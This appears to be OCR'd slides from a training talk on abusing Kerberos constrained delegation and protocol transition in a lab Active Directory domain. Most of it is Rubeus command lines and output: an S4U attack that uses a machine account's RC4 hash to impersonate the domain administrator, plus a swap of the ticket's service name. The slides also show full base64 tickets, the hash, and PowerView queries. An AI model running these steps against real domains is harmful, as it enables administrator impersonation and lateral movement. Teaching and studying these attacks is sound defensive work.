
```
PS C:\Tools> .\Rubeus.exe describe /ticket:doIGDDCCBgigAwIBBaEDAgEWooIFGDCCBRRhggUQMIIFDKADAgEFoQ4bDENBUFNVTEUuQ0
9SUKIlMCOgAwIBAqEcMBobBGNpZnMbEndlYjAxLmNhcHN1bGUuY29ycKOCBMwwggTIoAMCARKhAwIBAqKCBLoEggS2QW0cTMCKem/5yrsj7MGBQlc
GMKlQNwn89vdNtGMg9SJjaly+bJ3Nw5izh5YWg36plarMtHlCTuUuON5Q2dppT7gy2RSPpcSFMpjMQWn6xDZ1O3dCf3qjgvKpFqQVjQB5x6kGkG5h
HC8Oh5Opw2OnjMPsch0Lb+cjJ11kvaMNuGKF2aO4V5VDFahwfc/BmwyJZAiu3mz3V8Y4d6Whv/dyfgKfOpg61WS1tOlhd/I8+oMvUdOoeNY21sASF
QMS4LNiU+RgIBbBjemZt7f56W7Cc4feH27uSbWzhsVPhwKq5OCAbeOjOY3kG0UbIgHL6LeGmZDbRXKRQYibcuL1zcU5h9ktzznz0gDs+82/nzxUtl
glf81P1UE1P6HCvqF0UdbOZ7nss3OPalvITuxqap7RjBCBDeMGdQertjv7W5hK6CajWRXKtTqZXOYJ5AIJV3mvSu/Ndc9yM0RHp09mhYShiBYETfJ
GeM/vpl7wkFsE7qWUY4qixMTbKEGHYxoDR7hXmYGigdu/vi48C9+RwoqkPg+QsoGY1L7M2Tf4haWCzZ8NTCXhIdMa9J9oTh60AAoboGNY/51B5YZ/
wb1KnVx+2SqeuBSN2U3hiwJ1hMCiAqrc8FwzP1lLguJF51w+F4YP2T16qiPEcAwzpOgm+DvZ2aeQnBIAIbmDm8E5JCJP+XTwZLuq84iCue3bZDWtl
rVUjZRxbXfgtrlSsagxiMWrD7e6A827LLzjb/WSGvh/8a9iQlc3vBMJemWsFFiUYzJ0STVN1CBtD4Y7QQGoqa2BGq+qB8KkTZkl4yc4XKcfHDoXfX
sLH0UANPdUwVoYCso3SDbnLjaEuPx3k4KNE779c1sU6xWAwHqCOACT8+36M9iToIvzgXH4AvAFTarAR4dplXUrSP6cZkKsl2dDTeXhPPhRGXjNKqt
6SRfps0bim9mWVcmADe+ml45uuiwu9cvYPKAttVOE9QcKT8eKUl0qM3ud/zQ0WKFGKYQJYKCqvFYj15Tln9FuZ2RriJR9su6YSRPTAY99kNWVZbKB
w0Ule1V4pbBFz1fQf49aTZRJwfe3MiGu001RGMpjG6WJnfcqmmuQYHBaESZxF55IOpOE5ww8vcARNzPiCBpaeWNtCyihDRPeauEtynXbuOEWS7VQI
oDisQzaXEuuRvbLJpwAWCGdnqgP0o+UjfE0DQIU8FRQsfpQ/tD4hH7wpaj7x/Z+GHNxW9y4rHvg41UDjGghoLswmgGLxvKw1QSM1gnJzOoKiqBsMx
cf8E25ii7jck0g2AuSzXs4ucy6u0m3MlRaPfHxE2x9+w6Rb/wb+bvxoBssFQA/ee1lU9zuHxXBYqIn6QUW2QWoZDrmxwCuNdDsK5vtjBNNfraqC/Q
qIbqfVpKs38pSvQOF5k13oEHWq/+M6xHI0jPPj3+op3bhBCU8Ulv36Mhrc24ySVCeMB9rzl+ulVXYa27EC3mrBD2h+2/NLlRRRXLBoHLUlMvphkM1
npYSHIZC5j07d0Qo8yHEoiujV8uWJVNKE9xRrIy5JTEB0TZP4xmC/Xe6kDMV8aSxAPp/i+gONKotWWgaZ83prpDGGcuFMpkP37f14IJuXGpvCJ6Il
1a5o4HfMIHcoAMCAQCigdQEgdF9gc4wgcuggcgwgcUwgcKgGzAZoAMCARGhEgQQU8vfJtNaX+ihYkb4fXbaVqEOGwxDQVBTVUxFLkNPUlCiGjAYoA
MCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjEwNDIwMjEwODM0WqYRGA8yMDIxMDQyMTA3MDgzNFqnERgPMjAyMTA0MjcyMTA
4MzRaqA4bDENBUFNVTEUuQ09SUKklMCOgAwIBAqEcMBobBGNpZnMbEndlYjAxLmNhcHN1bGUuY29ycA==


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Describe Ticket


  ServiceName              :  cifs/web01.capsule.corp
  ServiceRealm             :  CAPSULE.CORP
  UserName                 :  administrator
  UserRealm                :  CAPSULE.CORP
  StartTime                :  4/20/2021 11:08:34 PM
  EndTime                  :  4/21/2021 9:08:34 AM
  RenewTill                :  4/27/2021 11:08:34 PM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  aes128_cts_hmac_sha1
  Base64(key)              :  U8vfJtNaX+ihYkb4fXbaVg==
```



```
PS C:\Tools> .\Rubeus.exe s4u /tgs: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 /user:web01$ /rc4:987af3a017f733f09da64
e322a0ffcdc /msdsspn:cifs/sql01.capsule.corp /altservice:http/sql01.capsule.corp /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Using rc4_hmac hash: 987af3a017f733f09da64e322a0ffcdc
[*] Building AS-REQ (w/ preauth) for: 'capsule.corp\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEzjCCBMqgAwIBBaEDAgEWooID5TCCA+FhggPdMIID2aADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2F
wc3VsZS5jb3Jwo4IDnTCCA5mgAwIBEqEDAgECooIDiwSCA4fzzIwwou4RwHE+omq6tgZLtoWSPq9uHIlQpCJTUOSYHKn+Bj88w9WdWZuQf2e2oXsl
9VaMbLyu2J1Lz5QruXugd2fGa8IroEL7tCTPlPNwmfhBeWSM9zfqD5LkKr/24cbTMJkNrVPX9V47SKwPNeUx001yP+HYqWRb2zARFd1hp0jFyRqTp
```

- Launching S4U2Proxy with the previous ST
- We obtain a Forwardable and legitimate ST for Sql01

If desired, the sname of the Ticket can also be substituted as it is in plaintext and the Ticket remains valid



```
[*] Action: S4U

[*] Loaded a TGS for CAPSULE.CORP\administrator
[*] Impersonating user 'administrator' to target SPN 'cifs/sql01.capsule.corp'
[*]   Final ticket will be for the alternate service 'http/sql01.capsule.corp'
[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2proxy request for service: 'cifs/sql01.capsule.corp'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'http/sql01.capsule.corp'
[*] base64(ticket.kirbi) for SPN 'http/sql01.capsule.corp/sql01.capsule.corp':
```

```
      doIGkjCCBo6gAwIBBaEDAgEWooIFizCCBYdhggWDMIIFf6ADAgEFoQ4bDENBUFNVTEUuQ09SUKI4MDagAwIBAqEvMC0bF2h0dHAvc3FsMDE
uY2Fwc3VsZS5jb3JwGxJzcWwwMS5jYXBzdWxlLmNvcnCjggUsMIIFKKADAgESoQMCAQWiggUaBIIFFvziX5+4OMVANLaXQpI5KyUv7zVD+6kgniF2
1v8bzrnv/EVa+VuwtXCzz3Mf8mdnyEhujI0A5Yu93z91zdOY/11powICxdYHsOl688bOPafc1TPA+4wUoPMiGgMxaqIz0JIJIZ3GJtkZBQfhmFKd7
/3TjSoDQHiINB1hOCWpUiqRXsERt6GZuv2kRmYN/ofzilzVXc1ebrOiW3UVY9jA3sFX8VwrNNswSQwaTd7MYuFrynLjpgj4bdZQS794i2VsDNkzoK
m/cKC7gevZwZWkKResHxkYvbkbLUU5wLCjgRWP0GgIJ8M5X1hK9pE9RgNuHqCzW8YVBBpHufGME7Qpvq7VPbu6bcvYQvvWnzBn0pViZkTUZuDXmoi
PWIwY9Pj5nET/5PcAC1zCg0MMT8ST3Ymy4+OdjenVSDrLQNIglndPnu/UPi5GXMlOzl97MGeLiaSYgm0Vd3cKCzf34iZ59FBPfGjyVNybR8vSLxvo
SNQJGjcG/k7gbFiHEQ+EgDwqBBpGnqw8H0ZOvX/GWuwq2BaAdWJTFU3UNLdkVVxjcOb6uJ3IFYJluh42CPSYpI/i34ejhJLOn4Glh9Xp99mfJj/jH
FRTAPEtF+fWERBJMdUedOHa025wl3kCJiFHv/XOo9uPrhsy11+f9bcMrNC1k4AIb/m/d9j4kC1l+prdL5LIzNidihsXZ3tXmx+yXqcA56BLR4CwBG
hE5PwT2oeAUJN1kYyJSuYrE8cpZTGfJWsGleq8hKWs5CSFeuwPsqdgBaXd3a+pSoCUuEoU5E/E8gtNMqM6nunenUdio2KkdUCSrDfimPK30FgCD5t
TwwUGx4fqFIG5atHZycltFeW0dnbY5w4ih+Xwj7PyXDNAelFqvbmUmMTax6dRmA/ddk9BMem1DfXDXa6Amfwo8PuKeWc8YUAkTVeGmxE1jaofoSzb
FNmzNtRF9cpQWWsstjt7kMcuzMXLsjnrZYa8gCZpnQJymESRjivyaofUWqcgjBNc0wrug9BGBOptUUWAq10WenEZTXbn6kGD15J1sZv8m39BNpm+n
u37UblQypSyow/ryrWKF5Exligv0+rtYYtLWDl1ywAhfs9UmM67TwYnz6ZOEbY0JZCKSPWHbkrccXKWbAOOr4fY3rEx2rSyPlZ7asHfHwA69/33Kp
```

Let’s continue with other configurations of Constrained Delegation…

What if the client could only authenticate using NTLM?

Protocol Transition

- Short way of saying - "I don't care how the client authenticates"


- In Kerberos Only, the service could invoke S4U2Proxy using Vegeta's ST as an "additional ticket"

- What happens when the service wants to invoke S4U2Proxy but does not have an "additional ticket"?
  - Spoiler: S4U2Self to the rescue!

https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff650469(v=pandp.10)?redirectedfrom=MSDN

Protocol Transition (cont.)

The webapp now only supports NTLM




Enabled Providers:

NTLM

Select a provider from the list of available providers and click Add to add it to the enabled providers.

Available Providers:

Protocol Transition (cont.)



WEB01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation
○ Trust this computer for delegation to any service (Kerberos only)
● Trust this computer for delegation to specified services only
○ Use Kerberos only
● Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N.
cifs	sql01.capsule.corp		

□ Expanded

- Protocol Transition sets the TRUSTED_TO_AUTH_FOR_DELEGATION UAC setting


- Services to which Web01 can delegate to are included within its msDS-AllowedToDelegateTo attribute



Administrator: Windows PowerShell

```
PS C:\> Get-DomainComputer web01 -Properties userAccountControl,samAccountName,msDS-AllowedToDelegateTo | fl


samaccountname           : WEB01$
useraccountcontrol       : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/sql01.capsule.corp, cifs/SQL01}
```

Logging in...



http://sharebrowser.capsule.corp/CS.aspx
Search...
Waiting for sharebrowser.c...

Windows Security

iexplore

Connecting to sharebrowser.capsule.corp.


vegeta_sa

••••••••••

Domain: CAP

□ Remember my credentials

